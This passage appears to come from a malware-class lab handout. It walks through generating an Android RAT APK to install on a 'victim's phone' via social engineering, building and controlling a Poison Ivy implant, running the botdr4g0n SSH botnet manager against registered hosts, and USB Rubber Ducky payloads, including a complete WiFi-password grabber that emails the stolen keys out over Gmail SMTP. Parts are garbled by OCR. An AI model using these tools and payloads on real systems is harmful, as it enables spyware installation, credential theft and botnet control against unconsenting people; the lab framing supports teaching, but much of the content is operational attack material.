
Tunnel adapter isatap.{1B068941-B0AA-46CA-86F4-0FC44A781C2D}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter isatap.{F7969CEE-8523-4EC9-842B-36ECB3343926}:

```


Now go to apk generator tab. Input file name. Set port number as 1337. You can set it as stealth. which can make the application hidden on mobile but

it does not work on all mobiles. The icon of the app can also be changed but it should be 96 x




96.

After filled click generate as below



Now install the apk on victims phone. It can be done through internet as well or any social engineering method. Now go to devices tab and start listening on port 1337. As soon as victims install the app an alert is generated and victims mobile is shown here.



Poison Ivy

Freely available RAT, the latest version is v.2.3.2

Implant (Server)

Customizable features: Encrypted communications, registry and file manager, screen capture, key logger, NTLM hash captures, etc.

No need to update for new features

Support 3rd party plugins


E.g. port scanner, wifi enumerator (“stumbler”), etc

Controller (Client)


Once an implant is deployed, the implant connects to a controller, whose information is built int

- On the *controller* VM
- Start Poison Ivy
 - MalwareClass/samples/PoisonIvy/Poison Ivy 2.3.2.exe
- File→New Server
- Create Profile with name “pi_agent”
- Connection: set DNS/Port to the controller VM’s IP and set port to 3460
 - 192.168.56.20:3460:0,

Connection



Install



Creating pitest.exe

- Advanced: Leave as it is
- Build:
 - Click ‘Generate’ and save as “pitest.exe”
 - Then click ‘OK =>’
- We need to copy pitest.exe to the *victim* VM but will skip the step to save time

Client Creation

- On the *controller* VM
- File→New Client
- Verify ‘Listen on Port’ is set to 3460
- Click ‘Start’ button

Executing Poison Ivy Implant

- On the *victim* VM
 - Execute the already prepared PI server (MalwareClass/samples/PoisonIvy/pi_agent.exe)

Once a server connects to the client, you will see the following entry on the *controller* VM

The screenshot shows the 'Poison Ivy - [Listening on Port: 3460 (Connections: 1)]' window. The menu bar includes File, Preferences, Window, and Help. The main window has tabs for Connections, Statistics, and Settings, with Connections selected. A table displays the following data:

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU
pi_agent	192.16...	192.16...	Direct	SPIDERMAN	Jane Smith	Admin	WinXP	24251

At the bottom, status information is shown: Version 2.3.2, Nr. of Ports: 1, Nr. of Plugins: 0, and Nr. of Connections: 1.

Think Evil!

- On the *controller* VM, double click on the ‘pi_agent’ line

Q1. Select ‘Remote Shell’ on the left panel, then on the right panel, click the right mouse button and select ‘Activate’, Can you start a calculator to surprise the victim? Hint: “cmd.exe /c ...”

Q2. Can you kill the calculator on the *victim* VM?

Q3. What’s in the registry value ‘secret_agent’ under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run? Anything special about it?

Answers for PI Lab (1)

A1. C:\> cmd.exe /c c:\Windows\system32\calc.exe

A2. You can kill the calculator process using Managers→Processes left-side bar

Answers for PI Lab (2)

A3. Alternate Data Stream (ADS) is attached to

C:\WINDOWS\System32

- If you go to C:\WINDOWS\System32, you won't see anything named "pidriver.exe". Let's find it with gmer
- Malware occasionally stores data in Alternate Data Stream (ADS). ADS is a mechanism for attaching metadata to files.
- If you use a colon in a filename, the part after the colon will be the metadata name/file, and the part before the colon will be the file it's being attached to
- Explorer doesn't show ADS files, but functions like CreateFile() can access them just fine, so the file still runs.

Linux Malware

botnet SSH Client manager

<https://github.com/mh4x0f/botdr4g0n>

The Botdr4g0n is a security tool for DDOS attack on SSH BOT management for distributed attacks.

Installation

- python 2.7 (requirement)
- git clone https://github.com/mh4x0f/botdr4g0n.git
- cd botdr4g0n
- python setup.py install
- root@local:~# botdr4g0n

```
_____
|_ _ _ |_ |_ |_ _|||_ _/_\_\_ 
|'_\_\_\_/_`'|_|||_/_`|||'_|
||_)|()|||(_|||_|_|||(_|||_|||_
|_./_\_\_/_\_\_,_|_|||_|_|||_,|_/_|||_
                                |__/_
```

Version: 1.3.2

Author: Marcos Nesster (@mh4x0f)

:: help

[*] Available Commands:

=====

Commands	Description
agents	list all agents in interacting
check	test all agents login ssh

```

clear      clean up the line
del       delete bot using <id>/all
execute   execute command on agents
exit      exit the program.
help      show this help
interact  interact with one/all agents
jobs     list/kill jobs running on agents
list      list/check/filter list agents on database
register  add bot on database
sysinfo   print information session on agents
update    find newer versions

```

type –help for know all commands

type register --host (your IP) --pass (your password) –u root (your username)

after successfully type your all victim “ list

type “check” for see your victim connected with you or not

type interact -i

```

help      show this help
interact  interact with one/all agents
list      list/check/filter list agents on database
register  add bot on database
shell     execute command on agents
sysinfo   print information session on agents

:: register
usage: register [-h] [--host <Host>] [--pass <Password>] [-u <user>]
                [-p <Port>]

add bot on database clients

optional arguments:
-h, --help            show this help message and exit
--host <Host>        ipaddress/host/dns connect ssh
--pass <Password>    password ssh client
-u <user>, --user <user>
                    delete all bot registered
-p <Port>, --port <Port>
                    port connect ssh
:: register --host 192.168.0.107 --pass 123qwe -u root
[*] Insert Data: SQL statement will insert a new row
[*] credentials ssh added with success
:: list -d

[*] Agents:
=====
Id  Host          Port  User   Password   Data
---  ---          ---  ---   ---       ---
1   192.168.0.107    22  root    123qwe  2015-12-05 12:37:36

:: 

```

type interact –i 1(id)

and type sysinfo for see your information victim

```
[*] Insert Data: SQL statement will insert a new row
[+] credentials ssh added with success
:: list -d

[*] Agents:
=====
  Id  Host          Port  User   Password   Data
  --  --  -----  -----  -----  -----
  1  192.168.0.107    22  root    123qwe  2015-12-05 12:37:36

:: check

[*] Available Bots:
=====
  Id  Host          Port  User   Password   Data           Status
  --  --  -----  -----  -----  -----  -----
  1  192.168.0.107    22  root    123qwe  2015-12-05 12:37:36  [ON]

[*] Online Agents: 1
:: interact -i 1
[*] Checking Credentials SSH...
[*] connecting...
[*] Agent::192.168.0.107 [ON]

[+] Added bot with success.
:: sysinfo
PID      :: 20202
timeout  :: 30
Shell    :: </usr/bin/ssh -q -p 22 -l root 192.168.0.107>
Kernel   :: ['4.0.0-kali1-686-pae']

None::
```

Type shell for execute command victim's

Shell ls -ln

Shell cat /etc/lsb-release

Shell uname -a

```

exit      exit the program.
help      show this help
interact  interact with one/all agents
list      list/check/filter list agents on database
register  add bot on database
shell     execute command on agents
sysinfo   print information session on agents

:: shell ls -ln

total 56
drwxr-xr-x 10 0 0 4096 Dez  4 20:59 3villTwinAttacker
drwxr-xr-x  5 0 0 4096 Nov 25 08:23 botdr4g0n
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Desktop
drwxr-xr-x  3 0 0 4096 Dez  1 07:14 dns2proxy
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Documents
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Downloads
drwxr-xr-x 10 0 0 4096 Nov 28 19:25 MITMF
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Music
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Pictures
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Public
drwxr-xr-x  5 0 0 4096 Dez  1 07:34 sslstrip2
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Templates
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Videos
drwxr-xr-x  9 0 0 4096 Out 18 14:34 vmware-tools-distrib
:: shell cat /etc/lsb-release

DISTRIB_ID=Kali
DISTRIB_RELEASE=2.0
DISTRIB_CODENAME=sana
DISTRIB_DESCRIPTION="Kali GNU/Linux 2.0"
:: shell uname -a

Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
:: 

```

Type interact –q for disconnect with victim

```

Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
:: interact
usage: interact [-h] [-i <id>] [-a] [-q]

interact with one/all agents

optional arguments:
  -h, --help            show this help message and exit
  -i <id>, --id <id>  connect with particular agent SSH by id
  -a, --all             connect all agent Available
  -q, --quit            quit all connections with agents
:: interact -q
[*] HOST:192.168.0.107 broken:[OFF]

```

Bad USB



<https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>

- [Payload - Hello World](#)

A payload for testing the USB Rubber ducky's functionality.

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!!!
ENTER
```

Change the following things:

- **ACCOUNT:** Your **gmail account**
- **PASSWORD:** Your **gmail password**
- **RECEIVER:** The email you want to send the content of Log.txt to

Code:

```
REM Title: WiFi password grabber
REM Author: Siem
REM Version: 3
REM Description: Saves the SSID, Network type, Authentication and the password to Log.txt
and emails the contents of Log.txt from a gmail account.
DELAY 3000

REM --> Minimize all windows
WINDOWS d

REM --> Open cmd
WINDOWS r
DELAY 500
STRING cmd
ENTER
DELAY 1000

REM --> Getting SSID
STRING cd "%USERPROFILE%\Desktop" & for /f "tokens=2 delims=: " %A in ('netsh wlan show
interface ^| findstr "SSID" ^| findstr /v "BSSID"') do set A=%A
ENTER

REM --> Creating A.txt
STRING netsh wlan show profiles %A% key=clear | findstr /c:"Network type"
/c:"Authentication" /c:"Key Content" | findstr /v "broadcast" | findstr /v "Radio">>>A.txt
ENTER

REM --> Get network type
STRING for /f "tokens=3 delims=: " %A in ('findstr "Network type" A.txt') do set B=%A
ENTER

REM --> Get authentication
STRING for /f "tokens=2 delims=: " %A in ('findstr "Authentication" A.txt') do set C=%A
ENTER

REM --> Get password
STRING for /f "tokens=3 delims=: " %A in ('findstr "Key Content" A.txt') do set D=%A
ENTER

REM --> Delete A.txt
STRING del A.txt
ENTER

REM --> Create Log.txt
STRING echo SSID: %A>>Log.txt & echo Network type: %B%>>Log.txt & echo Authentication:
```

```
%C%>>Log.txt & echo Password: %D%>>Log.txt
ENTER

REM --> Mail Log.txt
STRING powershell
ENTER
STRING $SMTPServer = 'smtp.gmail.com'
ENTER
STRING $SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)
ENTER
STRING $SMTPInfo.EnableSsl = $true
ENTER
STRING $SMTPInfo.Credentials = New-Object
System.Net.NetworkCredential('ACCOUNT@gmail.com', 'PASSWORD')
ENTER
STRING $ReportEmail = New-Object System.Net.Mail.MailMessage
ENTER
STRING $ReportEmail.From = 'ACCOUNT@gmail.com'
ENTER
STRING $ReportEmail.To.Add('RECEIVER@gmail.com')
ENTER
STRING $ReportEmail.Subject = 'WiFi key grabber'
ENTER
STRING $ReportEmail.Body = (Get-Content Log.txt | out-string)
ENTER
STRING $SMTPInfo.Send($ReportEmail)
ENTER
STRING exit
ENTER

REM --> Delete Log.txt and exit
STRING del Log.txt & exit
ENTER
```

Reference

Veronica Kovah <http://opensecuritytraining.info/MalwareDynamicAnalysis.html>

“Practical Malware Analysis” by Michael Sikorski and Andrew Honig

<https://n0where.net/analyzing-linux-malware-sandbox-limon>

Mario Marcello , malware analysis with Cuckoo Sandbox <http://www.honeynet.or.id/>

Sans <https://www.sans.org/reading-room/whitepapers/malicious/malware-analysis-introduction-2103>

<https://zeltser.com/build-malware-analysis-toolkit>

<https://github.com/hak5darren/USB-Rubber-Ducky>